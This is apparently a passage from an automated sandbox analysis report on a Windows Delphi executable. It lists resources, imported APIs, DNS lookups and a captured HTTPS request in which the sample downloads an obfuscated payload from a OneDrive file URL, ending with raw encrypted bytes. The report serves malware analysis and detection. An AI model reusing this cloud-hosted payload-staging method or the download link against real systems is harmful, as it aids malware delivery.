RT_ICON	0xf228c	0x25a8	dBase IV DBT of `.DBF, block length 9216, next free block index 40, next free block 0, next used block 0		
RT_ICON	0xf4834	0x988	data		
RT_ICON	0xf51bc	0x468	GLS_BINARY_LSB_FIRST		
RT_DIALOG	0xf5624	0x52	data		
RT_STRING	0xf5678	0x114	data		
RT_STRING	0xf578c	0x3d0	data		
RT_STRING	0xf5b5c	0x554	data		
RT_STRING	0xf60b0	0x3cc	data		
RT_STRING	0xf647c	0x1d4	data		
RT_STRING	0xf6650	0x180	data		
RT_STRING	0xf67d0	0x314	COM executable for DOS		
RT_STRING	0xf6ae4	0x4f4	data		
RT_STRING	0xf6fd8	0x1c0	data		
RT_STRING	0xf7198	0xec	data		
RT_STRING	0xf7284	0x134	data		
RT_STRING	0xf73b8	0x314	data		
RT_STRING	0xf76cc	0x40c	data		
RT_STRING	0xf7ad8	0x380	data		
RT_STRING	0xf7e58	0x3d4	data		
RT_STRING	0xf822c	0x250	data		
RT_STRING	0xf847c	0xec	data		
RT_STRING	0xf8568	0x1dc	data		
RT_STRING	0xf8744	0x3ec	data		
RT_STRING	0xf8b30	0x3f4	data		
RT_STRING	0xf8f24	0x30c	data		
RT_STRING	0xf9230	0x328	data		
RT_RCDATA	0xf9558	0x10	data		
RT_RCDATA	0xf9568	0x370	data		
RT_RCDATA	0xf98d8	0x16ad	Delphi compiled form 'TForm1'		
RT_RCDATA	0xfaf88	0x2c3	Delphi compiled form 'TForm2'		
RT_RCDATA	0xfb24c	0x39e	Delphi compiled form 'TForm3'		
RT_RCDATA	0xfb5ec	0x2d0	Delphi compiled form 'TForm4'		
RT_GROUP_CURSOR	0xfb8bc	0x14	Lotus unknown worksheet or configuration, revision 0x1		
RT_GROUP_CURSOR	0xfb8d0	0x14	Lotus unknown worksheet or configuration, revision 0x1		
RT_GROUP_CURSOR	0xfb8e4	0x14	Lotus unknown worksheet or configuration, revision 0x1		
RT_GROUP_CURSOR	0xfb8f8	0x14	Lotus unknown worksheet or configuration, revision 0x1		
RT_GROUP_CURSOR	0xfb90c	0x14	Lotus unknown worksheet or configuration, revision 0x1		
RT_GROUP_CURSOR	0xfb920	0x14	Lotus unknown worksheet or configuration, revision 0x1		


Name	RVA	Size	Type	Language	Country
RT_GROUP_CURSOR	0xfb934	0x14	Lotus unknown worksheet or configuration, revision 0x1		
RT_GROUP_ICON	0xfb948	0x30	data		
RT_VERSION	0xfb978	0x498	data	German	Germany

Imports

DLL	Import
kernel32.dll	DeleteCriticalSection, LeaveCriticalSection, EnterCriticalSection, InitializeCriticalSection, VirtualFree, VirtualAlloc, LocalFree, LocalAlloc, GetVersion, GetCurrentThreadId, InterlockedDecrement, InterlockedIncrement, VirtualQuery, WideCharToMultiByte, MultiByteToWideChar, lstrlenA, lstrcpynA, LoadLibraryExA, GetThreadLocale, GetStartupInfoA, GetProcAddress, GetModuleHandleA, GetModuleFileNameA, GetLocaleInfoA, GetLastError, GetCommandLineA, FreeLibrary, FindFirstFileA, FindClose, ExitProcess, WriteFile, UnhandledExceptionFilter, SetFilePointer, SetEndOfFile, RtlUnwind, ReadFile, RaiseException, GetStdHandle, GetFileSize, GetFileType, CreateFileA, CloseHandle
user32.dll	GetKeyboardType, LoadStringA, MessageBoxA, CharNextA
advapi32.dll	RegQueryValueExA, RegOpenKeyExA, RegCloseKey
oleaut32.dll	SysFreeString, SysReAllocStringLen, SysAllocStringLen
kernel32.dll	TlsSetValue, TlsGetValue, LocalAlloc, GetModuleHandleA
advapi32.dll	RegQueryValueExA, RegOpenKeyExA, RegCloseKey
kernel32.dll	lstrcpyA, WriteFile, WaitForSingleObject, VirtualQuery, VirtualProtect, VirtualAlloc, Sleep, SizeofResource, SetThreadLocale, SetFilePointer, SetEvent, SetErrorMode, SetEndOfFile, ResetEvent, ReadFile, MultiByteToWideChar, MulDiv, LockResource, LoadResource, LoadLibraryA, LeaveCriticalSection, InitializeCriticalSection, GlobalUnlock, GlobalReAlloc, GlobalHandle, GlobalLock, GlobalFree, GlobalFindAtomA, GlobalDeleteAtom, GlobalAlloc, GlobalAddAtomA, GetVersionExA, GetVersion, GetTickCount, GetThreadLocale, GetSystemInfo, GetStringTypeExA, GetStdHandle, GetProfileStringA, GetProcAddress, GetModuleHandleA, GetModuleFileNameA, GetLocaleInfoA, GetLocalTime, GetLastError, GetFullPathNameA, GetDiskFreeSpaceA, GetDateFormatA, GetCurrentThreadId, GetCurrentProcessId, GetCurrentProcess, GetComputerNameA, GetCPInfo, GetACP, FreeResource, InterlockedExchange, FreeLibrary, FormatMessageA, FlushInstructionCache, FindResourceA, FindFirstFileA, FindClose, FileTimeToLocalFileTime, FileTimeToDosDateTime, EnumCalendarInfoA, EnterCriticalSection, DeleteFileA, DeleteCriticalSection, CreateThread, CreateFileA, CreateEventA, CompareStringA, CloseHandle
version.dll	VerQueryValueA, GetFileVersionInfoSizeA, GetFileVersionInfoA
gdi32.dll	UnrealizeObject, StretchBlt, StartPage, StartDocA, SetWindowOrgEx, SetWinMetaFileBits, SetViewportOrgEx, SetTextColor, SetStretchBltMode, SetROP2, SetPixel, SetMapMode, SetEnhMetaFileBits, SetDIBColorTable, SetBrushOrgEx, SetBkMode, SetBkColor, SetAbortProc, SelectPalette, SelectObject, SelectClipRgn, SaveDC, RestoreDC, Rectangle, RectVisible, RealizePalette, Polyline, Polygon, PlayEnhMetaFile, PatBlt, MoveToEx, MaskBlt, LineTo, IntersectClipRect, GetWindowOrgEx, GetWinMetaFileBits, GetTextMetricsA, GetTextExtentPointA, GetTextExtentPoint32A, GetSystemPaletteEntries, GetStockObject, GetPixel, GetPaletteEntries, GetObjectA, GetEnhMetaFilePaletteEntries, GetEnhMetaFileHeader, GetEnhMetaFileBits, GetDeviceCaps, GetDIBits, GetDIBColorTable, GetDCOrgEx, GetCurrentPositionEx, GetClipBox, GetBrushOrgEx, GetBitmapBits, GdiFlush, ExtTextOutA, ExcludeClipRect, EndPage, EndDoc, DeleteObject, DeleteEnhMetaFile, DeleteDC, CreateSolidBrush, CreatePenIndirect, CreatePalette, CreateICA, CreateHalftonePalette, CreateFontIndirectA, CreateDIBitmap, CreateDIBSection, CreateDCA, CreateCompatibleDC, CreateCompatibleBitmap, CreateBrushIndirect, CreateBitmap, CopyEnhMetaFileA, CombineRgn, BitBlt
user32.dll	CreateWindowExA, WindowFromPoint, WinHelpA, WaitMessage, UpdateWindow, UnregisterClassA, UnhookWindowsHookEx, TranslateMessage, TranslateMDISysAccel, TrackPopupMenu, SystemParametersInfoA, ShowWindow, ShowScrollBar, ShowOwnedPopups, ShowCursor, ShowCaret, SetWindowsHookExA, SetWindowTextA, SetWindowPos, SetWindowPlacement, SetWindowLongA, SetTimer, SetScrollRange, SetScrollPos, SetScrollInfo, SetRect, SetPropA, SetParent, SetMenuItemInfoA, SetMenu, SetForegroundWindow, SetFocus, SetCursor, SetClipboardData, SetClassLongA, SetCapture, SetActiveWindow, SendMessageA, ScrollWindow, ScreenToClient, RemovePropA, RemoveMenu, ReleaseDC, ReleaseCapture, RegisterWindowMessageA, RegisterClipboardFormatA, RegisterClassA, RedrawWindow, PtInRect, PostQuitMessage, PostMessageA, PeekMessageA, OpenClipboard, OffsetRect, OemToCharA, MessageBoxA, MessageBeep, MapWindowPoints, MapVirtualKeyA, LoadStringA, LoadKeyboardLayoutA, LoadIconA, LoadCursorA, LoadBitmapA, KillTimer, IsZoomed, IsWindowVisible, IsWindowEnabled, IsWindow, IsRectEmpty, IsIconic, IsDialogMessageA, IsChild, InvalidateRect, IntersectRect, InsertMenuItemA, InsertMenuA, InflateRect, HideCaret, GetWindowThreadProcessId, GetWindowTextA, GetWindowRect, GetWindowPlacement, GetWindowLongA, GetWindowDC, GetUpdateRect, GetTopWindow, GetSystemMetrics, GetSystemMenu, GetSysColorBrush, GetSysColor, GetSubMenu, GetScrollRange, GetScrollPos, GetScrollInfo, GetPropA, GetParent, GetWindow, GetMenuStringA, GetMenuState, GetMenuItemInfoA, GetMenuItemID, GetMenuItemCount, GetMenu, GetLastActivePopup, GetKeyboardState, GetKeyboardLayoutList, GetKeyboardLayout, GetKeyState, GetKeyNameTextA, GetIconInfo, GetForegroundWindow, GetFocus, GetDlgItem, GetDesktopWindow, GetDCEx, GetDC, GetCursorPos, GetCursor, GetClipboardData, GetClientRect, GetClassNameA, GetClassInfoA, GetCapture, GetActiveWindow, FrameRect, FindWindowA, FillRect, EqualRect, EnumWindows, EnumThreadWindows, EndPaint, EnableWindow, EnableScrollBar, EnableMenuItem, EmptyClipboard, DrawTextA, DrawStateA, DrawMenuBar, DrawIconEx, DrawIcon, DrawFrameControl, DrawFocusRect, DrawEdge, DispatchMessageA, DestroyWindow, DestroyMenu, DestroyIcon, DestroyCursor, DeleteMenu, DefWindowProcA, DefMDIChildProcA, DefFrameProcA, CreatePopupMenu, CreateMenu, CreateIcon, CloseClipboard, ClientToScreen, CheckMenuItem, CallWindowProcA, CallNextHookEx, BeginPaint, CharNextA, CharLowerBuffA, CharLowerA, CharUpperBuffA, CharToOemA, AdjustWindowRectEx, ActivateKeyboardLayout
kernel32.dll	Sleep
oleaut32.dll	SafeArrayPtrOfIndex, SafeArrayPutElement, SafeArrayGetElement, SafeArrayUnaccessData, SafeArrayAccessData, SafeArrayGetUBound, SafeArrayGetLBound, SafeArrayCreate, VariantChangeType, VariantCopyInd, VariantCopy, VariantClear, VariantInit
ole32.dll	CoTaskMemFree, ProgIDFromCLSID, StringFromCLSID, CoCreateInstance, CoUninitialize, CoInitialize, IsEqualGUID
oleaut32.dll	GetErrorInfo, GetActiveObject, SysFreeString
comctl32.dll	ImageList_SetIconSize, ImageList_GetIconSize, ImageList_Write, ImageList_Read, ImageList_GetDragImage, ImageList_DragShowNolock, ImageList_SetDragCursorImage, ImageList_DragMove, ImageList_DragLeave, ImageList_DragEnter, ImageList_EndDrag, ImageList_BeginDrag, ImageList_Remove, ImageList_DrawEx, ImageList_Replace, ImageList_Draw, ImageList_GetBkColor, ImageList_SetBkColor, ImageList_ReplaceIcon, ImageList_Add, ImageList_SetImageCount, ImageList_GetImageCount, ImageList_Destroy, ImageList_Create, InitCommonControls


DLL	Import
winspool.drv	OpenPrinterA, EnumPrintersA, DocumentPropertiesA, ClosePrinter
shell32.dll	ShellExecuteA
comdlg32.dll	GetSaveFileNameA, GetOpenFileNameA
winmm.dll	sndPlaySoundA
kernel32	VirtualProtect, GetProcAddress
URL	AddMIMEFileTypesPS

Possible Origin

Language of compilation system	Country where language is spoken	Map
English	United States	
German	Germany	

Network Behavior

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Aug 5, 2022 12:51:18.365840912 CEST	49737	443	192.168.2.6	13.107.43.12
Aug 5, 2022 12:51:18.365884066 CEST	443	49737	13.107.43.12	192.168.2.6
Aug 5, 2022 12:51:18.365974903 CEST	49737	443	192.168.2.6	13.107.43.12
Aug 5, 2022 12:51:18.367450953 CEST	49737	443	192.168.2.6	13.107.43.12
Aug 5, 2022 12:51:18.367475033 CEST	443	49737	13.107.43.12	192.168.2.6
Aug 5, 2022 12:51:18.470072031 CEST	443	49737	13.107.43.12	192.168.2.6
Aug 5, 2022 12:51:18.470226049 CEST	49737	443	192.168.2.6	13.107.43.12
Aug 5, 2022 12:51:18.471115112 CEST	443	49737	13.107.43.12	192.168.2.6
Aug 5, 2022 12:51:18.471220970 CEST	49737	443	192.168.2.6	13.107.43.12
Aug 5, 2022 12:51:18.479872942 CEST	49737	443	192.168.2.6	13.107.43.12
Aug 5, 2022 12:51:18.479896069 CEST	443	49737	13.107.43.12	192.168.2.6
Aug 5, 2022 12:51:18.480114937 CEST	443	49737	13.107.43.12	192.168.2.6
Aug 5, 2022 12:51:18.480168104 CEST	49737	443	192.168.2.6	13.107.43.12
Aug 5, 2022 12:51:18.480914116 CEST	49737	443	192.168.2.6	13.107.43.12
Aug 5, 2022 12:51:18.523399115 CEST	443	49737	13.107.43.12	192.168.2.6

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Aug 5, 2022 12:51:18.974781036 CEST	443	49737	13.107.43.12	192.168.2.6
Aug 5, 2022 12:51:18.974838972 CEST	443	49737	13.107.43.12	192.168.2.6
Aug 5, 2022 12:51:18.974890947 CEST	49737	443	192.168.2.6	13.107.43.12
Aug 5, 2022 12:51:18.974906921 CEST	443	49737	13.107.43.12	192.168.2.6
Aug 5, 2022 12:51:18.974927902 CEST	49737	443	192.168.2.6	13.107.43.12
Aug 5, 2022 12:51:18.974977016 CEST	49737	443	192.168.2.6	13.107.43.12
Aug 5, 2022 12:51:18.975013018 CEST	443	49737	13.107.43.12	192.168.2.6
Aug 5, 2022 12:51:18.975033045 CEST	443	49737	13.107.43.12	192.168.2.6
Aug 5, 2022 12:51:18.975126028 CEST	443	49737	13.107.43.12	192.168.2.6
Aug 5, 2022 12:51:18.975128889 CEST	49737	443	192.168.2.6	13.107.43.12
Aug 5, 2022 12:51:18.975152016 CEST	443	49737	13.107.43.12	192.168.2.6
Aug 5, 2022 12:51:18.975199938 CEST	49737	443	192.168.2.6	13.107.43.12
Aug 5, 2022 12:51:18.975224018 CEST	49737	443	192.168.2.6	13.107.43.12
Aug 5, 2022 12:51:18.975229979 CEST	443	49737	13.107.43.12	192.168.2.6
Aug 5, 2022 12:51:18.975285053 CEST	49737	443	192.168.2.6	13.107.43.12
Aug 5, 2022 12:51:18.977945089 CEST	49737	443	192.168.2.6	13.107.43.12
Aug 5, 2022 12:51:18.977972984 CEST	49737	443	192.168.2.6	13.107.43.12
Aug 5, 2022 12:51:20.569983959 CEST	49755	443	192.168.2.6	13.107.43.12
Aug 5, 2022 12:51:20.570049047 CEST	443	49755	13.107.43.12	192.168.2.6
Aug 5, 2022 12:51:20.570179939 CEST	49755	443	192.168.2.6	13.107.43.12
Aug 5, 2022 12:51:20.571764946 CEST	49755	443	192.168.2.6	13.107.43.12
Aug 5, 2022 12:51:20.571798086 CEST	443	49755	13.107.43.12	192.168.2.6
Aug 5, 2022 12:51:20.659427881 CEST	443	49755	13.107.43.12	192.168.2.6
Aug 5, 2022 12:51:20.659562111 CEST	49755	443	192.168.2.6	13.107.43.12
Aug 5, 2022 12:51:20.667293072 CEST	49755	443	192.168.2.6	13.107.43.12
Aug 5, 2022 12:51:20.667330980 CEST	443	49755	13.107.43.12	192.168.2.6
Aug 5, 2022 12:51:20.671868086 CEST	49755	443	192.168.2.6	13.107.43.12
Aug 5, 2022 12:51:20.671906948 CEST	443	49755	13.107.43.12	192.168.2.6
Aug 5, 2022 12:51:21.106112957 CEST	443	49755	13.107.43.12	192.168.2.6
Aug 5, 2022 12:51:21.106147051 CEST	443	49755	13.107.43.12	192.168.2.6
Aug 5, 2022 12:51:21.106209993 CEST	443	49755	13.107.43.12	192.168.2.6
Aug 5, 2022 12:51:21.106226921 CEST	49755	443	192.168.2.6	13.107.43.12
Aug 5, 2022 12:51:21.106254101 CEST	443	49755	13.107.43.12	192.168.2.6
Aug 5, 2022 12:51:21.106352091 CEST	49755	443	192.168.2.6	13.107.43.12
Aug 5, 2022 12:51:21.106355906 CEST	49755	443	192.168.2.6	13.107.43.12
Aug 5, 2022 12:51:21.106359005 CEST	443	49755	13.107.43.12	192.168.2.6
Aug 5, 2022 12:51:21.106379986 CEST	443	49755	13.107.43.12	192.168.2.6
Aug 5, 2022 12:51:21.106451988 CEST	49755	443	192.168.2.6	13.107.43.12
Aug 5, 2022 12:51:21.106475115 CEST	49755	443	192.168.2.6	13.107.43.12
Aug 5, 2022 12:51:21.106481075 CEST	443	49755	13.107.43.12	192.168.2.6
Aug 5, 2022 12:51:21.106539965 CEST	49755	443	192.168.2.6	13.107.43.12
Aug 5, 2022 12:51:21.130923033 CEST	443	49755	13.107.43.12	192.168.2.6
Aug 5, 2022 12:51:21.131006002 CEST	443	49755	13.107.43.12	192.168.2.6
Aug 5, 2022 12:51:21.131120920 CEST	443	49755	13.107.43.12	192.168.2.6
Aug 5, 2022 12:51:21.131201982 CEST	49755	443	192.168.2.6	13.107.43.12
Aug 5, 2022 12:51:21.131221056 CEST	443	49755	13.107.43.12	192.168.2.6
Aug 5, 2022 12:51:21.131237984 CEST	443	49755	13.107.43.12	192.168.2.6
Aug 5, 2022 12:51:21.131242990 CEST	49755	443	192.168.2.6	13.107.43.12
Aug 5, 2022 12:51:21.131279945 CEST	49755	443	192.168.2.6	13.107.43.12
Aug 5, 2022 12:51:21.131287098 CEST	443	49755	13.107.43.12	192.168.2.6
Aug 5, 2022 12:51:21.131325960 CEST	49755	443	192.168.2.6	13.107.43.12
Aug 5, 2022 12:51:21.131331921 CEST	443	49755	13.107.43.12	192.168.2.6
Aug 5, 2022 12:51:21.131369114 CEST	49755	443	192.168.2.6	13.107.43.12
Aug 5, 2022 12:51:21.131390095 CEST	49755	443	192.168.2.6	13.107.43.12
Aug 5, 2022 12:51:21.131450891 CEST	49755	443	192.168.2.6	13.107.43.12
Aug 5, 2022 12:51:21.155745983 CEST	443	49755	13.107.43.12	192.168.2.6
Aug 5, 2022 12:51:21.155836105 CEST	443	49755	13.107.43.12	192.168.2.6
Aug 5, 2022 12:51:21.155874968 CEST	49755	443	192.168.2.6	13.107.43.12
Aug 5, 2022 12:51:21.155901909 CEST	443	49755	13.107.43.12	192.168.2.6

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Aug 5, 2022 12:51:21.155916929 CEST	49755	443	192.168.2.6	13.107.43.12
Aug 5, 2022 12:51:21.155922890 CEST	443	49755	13.107.43.12	192.168.2.6
Aug 5, 2022 12:51:21.155961990 CEST	49755	443	192.168.2.6	13.107.43.12
Aug 5, 2022 12:51:21.155973911 CEST	443	49755	13.107.43.12	192.168.2.6
Aug 5, 2022 12:51:21.155998945 CEST	49755	443	192.168.2.6	13.107.43.12
Aug 5, 2022 12:51:21.156044960 CEST	49755	443	192.168.2.6	13.107.43.12
Aug 5, 2022 12:51:21.156126022 CEST	443	49755	13.107.43.12	192.168.2.6
Aug 5, 2022 12:51:21.156202078 CEST	49755	443	192.168.2.6	13.107.43.12
Aug 5, 2022 12:51:21.156212091 CEST	443	49755	13.107.43.12	192.168.2.6
Aug 5, 2022 12:51:21.156265020 CEST	49755	443	192.168.2.6	13.107.43.12
Aug 5, 2022 12:51:21.156338930 CEST	443	49755	13.107.43.12	192.168.2.6
Aug 5, 2022 12:51:21.156516075 CEST	49755	443	192.168.2.6	13.107.43.12
Aug 5, 2022 12:51:21.156518936 CEST	443	49755	13.107.43.12	192.168.2.6
Aug 5, 2022 12:51:21.156533003 CEST	443	49755	13.107.43.12	192.168.2.6
Aug 5, 2022 12:51:21.156585932 CEST	49755	443	192.168.2.6	13.107.43.12
Aug 5, 2022 12:51:21.156615019 CEST	49755	443	192.168.2.6	13.107.43.12
Aug 5, 2022 12:51:21.156624079 CEST	443	49755	13.107.43.12	192.168.2.6
Aug 5, 2022 12:51:21.156675100 CEST	443	49755	13.107.43.12	192.168.2.6
Aug 5, 2022 12:51:21.156677008 CEST	49755	443	192.168.2.6	13.107.43.12
Aug 5, 2022 12:51:21.156689882 CEST	443	49755	13.107.43.12	192.168.2.6
Aug 5, 2022 12:51:21.156754017 CEST	49755	443	192.168.2.6	13.107.43.12
Aug 5, 2022 12:51:21.156764030 CEST	443	49755	13.107.43.12	192.168.2.6
Aug 5, 2022 12:51:21.156814098 CEST	49755	443	192.168.2.6	13.107.43.12
Aug 5, 2022 12:51:21.156840086 CEST	443	49755	13.107.43.12	192.168.2.6
Aug 5, 2022 12:51:21.156918049 CEST	49755	443	192.168.2.6	13.107.43.12
Aug 5, 2022 12:51:21.156925917 CEST	443	49755	13.107.43.12	192.168.2.6

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Aug 5, 2022 12:51:16.774357080 CEST	58723	53	192.168.2.6	8.8.8.8
Aug 5, 2022 12:51:18.238457918 CEST	51971	53	192.168.2.6	8.8.8.8
Aug 5, 2022 12:51:42.863626957 CEST	60350	53	192.168.2.6	8.8.8.8
Aug 5, 2022 12:51:44.071027040 CEST	51748	53	192.168.2.6	8.8.8.8
Aug 5, 2022 12:51:51.932629108 CEST	50958	53	192.168.2.6	8.8.8.8
Aug 5, 2022 12:51:53.030025959 CEST	61607	53	192.168.2.6	8.8.8.8

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Aug 5, 2022 12:51:16.774357080 CEST	192.168.2.6	8.8.8.8	0x5b85	Standard query (0)	onedrive.live.com	A (IP address)	IN (0x0001)
Aug 5, 2022 12:51:18.238457918 CEST	192.168.2.6	8.8.8.8	0xa924	Standard query (0)	p5lwwa.am.files.1drv.com	A (IP address)	IN (0x0001)
Aug 5, 2022 12:51:42.863626957 CEST	192.168.2.6	8.8.8.8	0x94f9	Standard query (0)	onedrive.live.com	A (IP address)	IN (0x0001)
Aug 5, 2022 12:51:44.071027040 CEST	192.168.2.6	8.8.8.8	0x1cfc	Standard query (0)	p5lwwa.am.files.1drv.com	A (IP address)	IN (0x0001)
Aug 5, 2022 12:51:51.932629108 CEST	192.168.2.6	8.8.8.8	0x1f35	Standard query (0)	onedrive.live.com	A (IP address)	IN (0x0001)
Aug 5, 2022 12:51:53.030025959 CEST	192.168.2.6	8.8.8.8	0x10bc	Standard query (0)	p5lwwa.am.files.1drv.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Aug 5, 2022 12:51:16.823498011 CEST	8.8.8.8	192.168.2.6	0x5b85	No error (0)	onedrive.live.com	odc-web-geo.onedrive.akadns.net		CNAME (Canonical name)	IN (0x0001)
Aug 5, 2022 12:51:18.337219000 CEST	8.8.8.8	192.168.2.6	0xa924	No error (0)	p5lwwa.am.files.1drv.com	am-files.fe.1drv.com		CNAME (Canonical name)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Aug 5, 2022 12:51:18.337219000 CEST	8.8.8.8	192.168.2.6	0xa924	No error (0)	am-files.fe.1drv.com	odc-am-files-geo.onedrive.akadns.net		CNAME (Canonical name)	IN (0x0001)
Aug 5, 2022 12:51:18.337219000 CEST	8.8.8.8	192.168.2.6	0xa924	No error (0)	l-0003.l-dc-msedge.net		13.107.43.12	A (IP address)	IN (0x0001)
Aug 5, 2022 12:51:42.882323980 CEST	8.8.8.8	192.168.2.6	0x94f9	No error (0)	onedrive.live.com	odc-web-geo.onedrive.akadns.net		CNAME (Canonical name)	IN (0x0001)
Aug 5, 2022 12:51:44.128531933 CEST	8.8.8.8	192.168.2.6	0x1cfc	No error (0)	p5lwwa.am.files.1drv.com	am-files.fe.1drv.com		CNAME (Canonical name)	IN (0x0001)
Aug 5, 2022 12:51:44.128531933 CEST	8.8.8.8	192.168.2.6	0x1cfc	No error (0)	am-files.fe.1drv.com	odc-am-files-geo.onedrive.akadns.net		CNAME (Canonical name)	IN (0x0001)
Aug 5, 2022 12:51:44.128531933 CEST	8.8.8.8	192.168.2.6	0x1cfc	No error (0)	l-0003.l-dc-msedge.net		13.107.43.12	A (IP address)	IN (0x0001)
Aug 5, 2022 12:51:51.977454901 CEST	8.8.8.8	192.168.2.6	0x1f35	No error (0)	onedrive.live.com	odc-web-geo.onedrive.akadns.net		CNAME (Canonical name)	IN (0x0001)
Aug 5, 2022 12:51:53.086395025 CEST	8.8.8.8	192.168.2.6	0x10bc	No error (0)	p5lwwa.am.files.1drv.com	am-files.fe.1drv.com		CNAME (Canonical name)	IN (0x0001)
Aug 5, 2022 12:51:53.086395025 CEST	8.8.8.8	192.168.2.6	0x10bc	No error (0)	am-files.fe.1drv.com	odc-am-files-geo.onedrive.akadns.net		CNAME (Canonical name)	IN (0x0001)
Aug 5, 2022 12:51:53.086395025 CEST	8.8.8.8	192.168.2.6	0x10bc	No error (0)	l-0003.l-dc-msedge.net		13.107.43.12	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- p5lwwa.am.files.1drv.com

HTTPS Proxied Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.6	49737	13.107.43.12	443	C:\Users\user\Desktop\mWyPrcv7Pl.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:51:18 UTC	0	OUT	GET /y4mgzNYyFWCuoL1CpJfXG2nhOmpagM85vjzT_hk23otZxY8j9kthxhLVo3LgW441-iwIh8I2hDn-UNAyUZte-8CDcbI6mjERFyHQvM5lOMpPUcp7dXSNoVMY08rwVPjcDqmshWD_m0BtUzyYLclLlxVwpniw7rMNzYknJCnTKcNFoNHorlwCremlDoXBOv5xoKy9xFHzExo4SqFx77jluAO1w/Tdcecogbbgrxarcelvdgocpkcdmqukp?download&psid=1 HTTP/1.1 User-Agent: IVali Host: p5lwwa.am.files.1drv.com Connection: Keep-Alive
2022-08-05 10:51:18 UTC	0	IN	HTTP/1.1 200 OK Cache-Control: public Content-Length: 376320 Content-Type: application/octet-stream Content-Location: https://p5lwwa.am.files.1drv.com/y4mvhKZp4Gd64KYamq2Wfd2SQv3HKrsqfBmLESdWEMe08HDbW6BDnz0-DxqxDMbfg2p3mhJ8JaOndbgCKUeyOuDSWSk6E-a2AG2CyfK05M6kfieQYlLZbUqvw3LO-supafyDCfoJsOOTTA1Uf96m-l_iwV1XwM3O8h7aPGgSWIIuu8r-ugMuc4flqHzXnDRhTSZ Expires: Thu, 03 Nov 2022 10:51:18 GMT Last-Modified: Tue, 26 Jul 2022 05:24:44 GMT Accept-Ranges: bytes ETag: FB5C5DB4B53601EB!540.2 P3P: CP="BUS CUR CONo FIN IVDo ONL OUR PHY SAMo TELo" X-MSNSERVER: AM3PPF1E558BE61 Strict-Transport-Security: max-age=31536000; includeSubDomains MS-CV: P7RxCnZuvkOhrJaaKd/p5A.0 X-SqlDataOrigin: S CTag: aYzpGQjVDNURCNEI1MzYwMUVCITU0MC4yNTc X-PreAuthInfo: rv;poba; Content-Disposition: attachment; filename="Tdcecogbbgrxarcelvdgocpkcdmqukp" X-Content-Type-Options: nosniff X-StreamOrigin: X X-AsmVersion: UNKNOWN; 19.966.720.2006 X-Cache: CONFIG_NOCACHE X-MSEdge-Ref: Ref A: 4EB52617EB8042289812FB496D476DAB Ref B: VIEEDGE3308 Ref C: 2022-08-05T10:51:18Z Date: Fri, 05 Aug 2022 10:51:18 GMT Connection: close

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:51:18 UTC	1	IN	Data Raw: 83 24 5a ca 39 ca ca ca ce ca ca ca 35 35 ca ca 82 ca ca ca ca ca ca ca 0a ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca 37 ca ca d8 55 84 d8 ca 7e 3f 03 57 82 37 16 03 57 1e 32 9f a9 ea 3a 3c a5 9d 3c 97 a3 ea 99 97 38 38 a5 3e ea 2c 9b ea 3c ab 38 ea 9f 38 ea 0e 85 89 ea a3 a5 2e 9b f8 43 43 d4 ee ca ca ca ca ca ca ca 8a c2 51 16 4e cf ab 55 4e cf ab 55 4e cf ab 55 e4 6f 7c 55 bb cf ab 55 8c 92 74 55 c5 cf ab 55 8c 92 cb 55 2e cf ab 55 8c 92 5e 55 9c cf ab 55 c3 17 c0 55 4c cf ab 55 c3 17 bc 55 4a cf ab 55 c3 17 33 55 bb cf ab 55 c3 17 b0 55 d7 cf ab 55 4e cf 3e 55 78 d1 ab 55 2f aa cb 55 50 cf ab 55 2f aa 5e 55 8e cf ab 55 bf 01 78 55 bb cf ab 55 2f aa e1 55 bb cf ab 55 1c 9f 99 32 4e cf ab Data Ascii: $Z9557U~?W7W2:<<88>,<88.CCQNUNUNUo|UUtUUU.U^UUULUUJU3UUUUN>UxU/UPU/^UUxUU/UU2N
